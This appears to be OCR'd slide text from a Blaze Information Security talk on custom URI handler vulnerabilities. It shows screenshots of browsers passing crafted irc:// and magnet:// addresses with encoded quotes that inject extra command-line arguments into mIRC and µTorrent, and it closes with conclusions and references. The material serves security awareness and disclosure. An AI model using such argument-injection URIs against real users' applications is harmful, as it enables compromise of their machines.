

HOW MODERN BROWSERS BEHAVE: CHROME
mirc.exe:24124 Properties
Threads
TCP/IP
Security
Environment
Strings
Image
Performance
Performance Graph
GPU Graph
Image File
mIRC
mIRC Co. Ltd.
Version: 7.54.0.0
Build Time: Fri Dec 21 10:31:09 2018
Path:
C:\Program Files (x86)\mIRC\mirc.exe
Explore
Command line:
x86)\mIRC\mirc.exe" irc:///?%22%20-parameter1%20argument1%20
Current directory:
C:\Program Files (x86)\Google\Chrome\Application\78.0.3904.97\
Autostart Location:
n/a
Explore


# HOW MODERN BROWSERS BEHAVE: CHROME




HOW MODERN BROWSERS BEHAVE: FIREFOX
DLL Users Help
CPU Private Bytes Worki
2,908 K
2,456 K
65,284 K
30,440 K
7,740 K
< 0.01 88,052 K
< 0.01 21,540 K
3,772 K
2,180 K
0.09 9,656 K
2,596 K
1,332 K
1,300 K
mirc.exe:23784 Properties
Threads TCP/IP Security Environment Strings
Image Performance Performance Graph GPU Graph
Image File
mIRC
mIRC Co. Ltd.
Version: 7.54.0.0
Build Time: Fri Dec 21 10:31:09 2018
Path:
C:\Program Files (x86)\mIRC\mirc.exe
Explore
Command line:
RC\mirc.exe" irc:///?-parameter1 argument1 -parameter2 argument2
New Tab
irc://?-parameter1 argument1 -parameter2 argument2


HOW MODERN BROWSERS BEHAVE: FIREFOX
r - Sysinternals: www.sysinternals.com [WIN-0TEFDKQG3PG\crashburn]
ew Process Find DLL Users Help
CPU
Private Bytes
Handler.exe 1,332 K
Handler64.exe 1,300 K
0.03 62,780 K
ce.exe 1,204 K
exe 0.13 16,844 K
1,948 K
4,852 K
.exe 1.25 13,864 K
0.01 8,892 K
2,424 K
4,748 K
0.03 115,212 K
9,756 K
mirc.exe:23252 Properties
Threads
TCP/IP
Security
Environment
Strings
Image
Performance
Performance Graph
GPU Graph
Image File
mIRC
mIRC Co. Ltd.
Version: 7.54.0.0
Build Time: Fri Dec 21 10:31:09 2018
Path:
C:\Program Files (x86)\mIRC\mirc.exe
Explore
Command line:
irc.exe" irc:///?%22 -parameter1 argument1 -parameter2 argument2
New Tab
irc://?" -parameter1 argument1 -parameter2 argument2


HOW MODERN BROWSERS BEHAVE: IE/EDGE (OLDER)
Internet Explorer
Do you want to allow this website to open a program on your computer?
From: C:\Users\crashburn\Desktop
Program: mIRC
Address: irc:///?" -parameter1 argument1 -parameter2 argument2
Always ask before opening this type of address
Allow
Cancel
Allowing web content to open a program can be useful, but it can potentially harm your computer. Do not allow it unless you trust the source of the content. What's the risk?


HOW MODERN BROWSERS BEHAVE: IE/EDGE (LATEST)
Internet Explorer
Do you want to allow this website to open a program on your computer?
From: C:\Users\julio\Desktop
Program: µTorrent
Address: magnet:///?%22%20-parameter1%20argument1%20-parameter2%20argument2
Always ask before opening this type of address
Allow
Cancel
Allowing web content to open a program can be useful, but it can potentially harm your computer. Do not allow it unless you trust the source of the content. What's the risk?


mIRC

**DEMO**

BLAZE


Malwarebytes

# DEMO

BLAZE


JNLP

# DEMO

BLAZE

# Conclusion

BLAZE

# CONCLUSION

- Custom URI handlers are a **frequently overlooked attack surface**
- Many **issues are still out there**, as of 2019
- **Fixing it is usually easy**, all it takes is awareness of the problem
- **Browsers have made things harder**, but how about mobile or desktop apps that can also render links?

# REFERENCES (1/2)

## USEFUL REFERENCES TO CHECK OUT


- *https://electronjs.org/blog/protocol-handler-fix*
- *https://bugs.chromium.org/p/chromium/issues/detail?id=785809*
- *https://blogs.msdn.microsoft.com/ieinternals/2011/07/13/understanding-protocols/*
- *https://bugreports.qt.io/browse/QTBUG-75882*
- *https://www.blackhat.com/presentations/bh-dc-08/McFeters-Rios-Carter/Presentation/bh-dc-08-mcfeters-rios-carter.pdf*
- *https://www.thezdi.com/blog/2018/12/18/top-5-day-two-electron-boogaloo-a-case-for-technodiversity*

# REFERENCES (2/2)

## USEFUL REFERENCES TO CHECK OUT


- *https://conference.hitb.org/hitbsecconf2017ams/materials/D2T2%20-%20Yu%20Hong%20-%20Attack%20Surface%20Extended%20by%20URL%20Schemes.pdf*
- *https://zero.lol/2019-05-22-fun-with-uri-handlers/*
- *https://proofofcalc.com/cve-2019-6453-mIRC/*
- *https://www.thezdi.com/blog/2019/4/3/loading-up-a-pair-of-qt-bugs-detailing-cve-2019-1636-and-cve-2019-6739*
- *https://github.com/linuxmint/linuxmint/issues/139*

Questions?

BLAZE

**Be secure. Be ahead. Be Blaze.**

---

THANK YOU!

# www.blazeinfosec.com

info@blazeinfosec.com

**Brazil**
Rua Visconde de Jequitinhonha
279. Office 701. Recife

**Portugal**
Praça Bom Sucesso 131
Península, Office 206, Porto

**Poland**
Rynek Główny 28
33-332, Kraków

**BR:** +55 81 3071 7148
**PT:** +351 222 463 641
**PL:** +48 792 436 755

BLAZE